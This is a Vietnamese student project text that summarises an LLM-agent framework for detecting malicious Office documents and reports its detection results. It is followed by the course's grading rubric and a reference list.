Nghiên cứu này đã đề xuất và phát triển thành công một khuôn khổ phân tích mã độc tài liệu Office thể hệ mới, kết hợp giữa kỹ thuật trích xuất đặc trưng tính đa chiều và khả năng suy luận pháp y của Mô hình Ngôn ngữ Lớn (LLM) thông qua kiến trúc Agent-Driven Chain-of-Thought.

Khác với các phương pháp học máy (Machine Learning) truyền thống thường hoạt động như một "hộp đen" (Black-box), hệ thống của nhóm mang lại giá trị đột phá về mặt Khả năng diễn giải (XAI). Bằng việc đối chiếu chéo ba thành phần cốt lõi: Mã nguồn VBA, Mã nhị phân P-Code và Cấu trúc OOXML, tác tử LLM đã chứng minh năng lực vượt trội trong việc nhận diện các kỹ thuật trốn tránh phức tạp nhất hiện nay như *VBA Stomping*, *Remote Template Injection*, hay *Fileless Malware*.

Kết quả thực nghiệm trên các tập dữ liệu đa dạng đã khẳng định tính thực tiễn và độ tin cậy của mô hình. Trên tập dữ liệu Zenodo, hệ thống đạt độ chính xác (Accuracy) 90.34% và tỷ lệ phát hiện (Recall) lên tới 97.15%, cạnh tranh trực tiếp với các mô hình học máy giám sát như Random Forest hay KNN. Đặc biệt, trong các kịch bản thử nghiệm đối kháng với tập mã độc tự sinh và các mẫu lừa đảo thực tế (.docx/.html), kiến trúc lai (Hybrid Architecture) của hệ thống đã duy trì tỷ lệ phát hiện gần như tuyệt đối (98.8% đến 100%), đồng thời bóc trần chi tiết các thủ đoạn làm rối (Obfuscation) mà kẻ tấn công sử dụng.

RUBRIC CHẤM ĐIỂM ĐỒ ÁN MÔN HỌC (Tổng 100 điểm + Bonus)

Tiêu chí	Điểm tối đa	Tiêu chí đánh giá chi tiết
1. Mục tiêu đồ án & Tính logic	10	- Mục tiêu rõ ràng, khả thi, phù hợp với track (Research/Development) - Tính logic và tính liên kết với bài báo tham khảo
2. Tổng quan nghiên cứu / Phân tích vấn đề	10	- Trình bày ngắn gọn, chính xác vấn đề nghiên cứu - Xác định được khoảng trống (research gap) hoặc vấn đề thực tiễn
3. Phương pháp Triển Khai	15	- Mô tả rõ ràng quy trình, công cụ, môi trường - Thiết kế hợp lý, có thay đổi/cải tiến so với nghiên cứu gốc
4. Kết quả Thực Nghiệm & Đánh Giá	20	- Kết quả cụ thể, có số liệu, bảng biểu, biểu đồ - So sánh với nghiên cứu gốc và các giải pháp khác
5. Thảo luận, Đóng góp mới & Hạn chế	15	- Đóng góp mới của nhóm (cải tiến, mô hình, giải pháp) - Phân tích hạn chế và bài học rút ra
6. Báo cáo viết	10	- Cấu trúc logic, ngôn ngữ khoa học, trích dẫn đúng - Hình ảnh, bảng biểu rõ ràng, trình bày chuyên nghiệp
7. Trình bày & Slide	10	- Slide đẹp, logic, thời lượng phù hợp - Kỹ năng trình bày, truyền đạt rõ ràng
8. Q&A (Trả lời câu hỏi)	10	- Trả lời sâu, chính xác, chuyên nghiệp - Xử lý tốt các câu hỏi khó
Tổng điểm chính	100	

Điểm cộng (Bonus) – Tương tác lớp (tối đa +10 điểm)

• Điểm cộng cho nhóm đang trình bày:

- Nhận được 3–5 câu hỏi chất lượng cao từ các nhóm khác: **+3 điểm**
- Nhận được > 5 câu hỏi chất lượng cao và thảo luận sâu: **+5 điểm**

• Điểm cộng cho nhóm đặt câu hỏi:

- Mỗi câu hỏi sâu, có ý nghĩa, mang tính nghiên cứu: **+1 điểm/câu** (tối đa +5 điểm/nhóm)

References

- Ahmadi, C., Chen, J.-L., & Lai, Y.-C. (2024). Enhancing cybersecurity with p-code analysis and xgboost: A novel approach for malicious vba macro detection in office documents. *IEEE Access*.
- Akil, M. A., Li, A. S., Karim, I., Iyengar, A., Kundu, A., Parla, V., & Bertino, E. (2025). *Llmalmorph: On the feasibility of generating variant malware using large-language-models*. doi: 10.48550/arXiv.2507.09411
- Heß, J., & Graffi, K. (2025). Detection of malicious office open documents (ooxml) using large language models: A static analysis approach. *Journal of Cybersecurity and Privacy*, 5(2), 32. doi: 10.3390/jcp5020032
- Imperiale, S., Morana, M., & Lo Re, G. (2026). Obfuscation-resistant feature extraction for macro-based office malware detection. In *Proceedings of the joint national conference on cybersecurity (itasec & series 2026)* (Vol. 4198). Retrieved from <https://ceur-ws.org/Vol-4198/paper55.pdf>
- Koutsokostas, V., Lykousas, N., Orazi, G., Apostolopoulos, T., Ghosal, A., Casino, F., . . . Patsakis, C. (2021). *Malicious ms office documents dataset*. Zenodo. Retrieved from <https://doi.org/10.5281/zenodo.4559436> doi: 10.5281/zenodo.4559436
- Microsoft Corporation. (2024). *Ms-ovba: Office vba file format structure*. https://learn.microsoft.com/en-us/openspecs/office_file_formats/ms-ovba/575462ba-bf67-4190-9fac-c275523c75fc.
- Saha, B., & Shukla, S. K. (2025). *Malgen: A testbed for modeling and evaluating malware behaviors*. (Working Paper/Preprint)
- Wei, J., Wang, X., Schuurmans, D., Bosma, M., Ichter, B., Xia, F., . . . Zhou, D. (2022). Chain-of-thought prompting elicits reasoning in large language models. *Advances in Neural Information Processing Systems*, 35, 24824–24837.